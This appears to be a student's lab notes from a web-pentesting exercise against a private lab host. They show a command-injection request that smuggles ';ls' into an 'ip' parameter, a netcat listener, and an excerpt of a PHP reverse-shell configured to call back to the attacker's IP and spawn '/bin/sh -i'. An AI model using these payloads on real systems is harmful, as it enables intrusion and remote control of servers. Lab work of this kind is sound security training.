echo -e "GET http://10.0.50.4/commandexec/example3.php?ip=127.0.0.1;ls
HTTP/1.1\r\nHost: 10.0.50.4\r\n" | nc 10.0.50.4 80 -v | grep "ex"
```

```
L$ echo -e "GET http://10.0.50.4/commandexec/example3.php?ip=127.0.0.1;
10.0.50.4: inverse host lookup failed: Unknown host
10.0.50.4: [10.0.50.4] 80 (http) open
Location: example3.php?ip=127.0.0.1
Content-Type: text/html
<style type="text/css">
example1.php
example2.php
example3.php
index.html
```


Complete both File Upload attacks

Example 1

Set up listener

```
(kali㉿kali)-[/media]
$ nc -lvnp 1234
listening on [any] 1234 ...
^C
```

Created webshell and updated IP to Kali IP:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.4'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
-- INSERT --
```

Opened putty and mozilla firefox with proxy set up. Accessed upload site and uploaded .php

Got an error – looks like I could not make a connection with the webshell I created.

Example 2